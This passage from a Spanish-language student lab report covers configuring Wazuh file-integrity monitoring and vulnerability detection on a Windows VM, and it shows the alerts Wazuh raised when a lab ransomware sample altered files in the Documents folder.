
entre otras variaciones de esta misma linea para poder hacer que se detectaran los cambios pero nada funcionaba. Decidimos intentar con agregar la ruta a **ossec.conf** para monitorear el directorio Documents:

```
<directories realtime="yes" check_all="yes">C:\Users\SEARS\Documents</directories>
```

Esto nos dejo poder monitorear los cambios a Documents. Volvimos a agregar los archivos al directorio de documentos




Estos archivos fueron detectados por el agente de Wazuh



Volvimos a cambiar el fondo de pantalla y finalmente solo faltaba volver a ejecutar el ransomware.

Los cambios sí fueron detectados por Wazuh



Después generamos el reporte donde se muestra que efectivamente se modificaron archivos en documents:

c:\users\sears\documents\pdfcito.pdf	File added to the system.
c:\users\sears\documents\pdfcito.pdf	File deleted.
c:\users\sears\documents\pdfcito.pingu	File added to the system.
c:\users\sears\documents\pdfcito.pingu	File deleted.
c:\users\sears\documents\piplup.pingu	File added to the system.
c:\users\sears\documents\piplup.pingu	File deleted.
c:\users\sears\documents\textito.pingu	File added to the system.
c:\users\sears\documents\textito.pingu	File deleted.

- Vulnerability detection:


Intentamos activar la detección de vulnerabilidades:

```
<vulnerability-detection>
  <enabled>yes</enabled>
  <index-status>yes</index-status>
  <feed-update-interval>60m</feed-update-interval>

  <!-- Windows OS vulnerabilities -->
  <provider name="msu">
    <enabled>yes</enabled>
    <update_interval>5</update_interval>
  </provider>

</vulnerability-detection>
```

Sin embargo, la detección de vulnerabilidades no funcionó en la victima de windows



Conclusión:

Esta práctica nos permitió utilizar y entender cómo funciona una herramienta como Wazuh para monitorear sistemas, generar alertas y detectar amenazas en tiempo real durante diferentes tipos de ataques como ransomware, ataques de diccionario y spyware. Además aprendimos a realizar la creación de máquinas virtuales y la utilización de servicios en la nube como lo es Google Cloud para visualizar cómo se llevan a cabo estos ataques, permitiéndonos establecer medidas para detectar este tipo de amenazas e identificar vulnerabilidades.

Referencias:

1. https://www.wazuh.com/resources/Wazuh_Ruleset.pdf
2. https://17rjain.medium.com/file-integrity-monitoring-fim-in-wazuh-a-step-by-step-guide-aacdf87a2ab6#:~:text=Let's%20have%20our%20Wazuh%20agent%20keep%20track%20of%20System32%20files.&text=Under%20the%20Manager%20tab%20of,Click%20the%20Restart%20option.&text=Add%20any%20random%20file%20to,the%20alert%20as%20shown%20below.
3. https://www.linkedin.com/pulse/home-lab1-setting-up-file-integrity-monitoring-windows-rajneesh-gupta-4wk1f/
4. https://documentation.wazuh.com/current/proof-of-concept-guide/poc-vulnerability-detection.html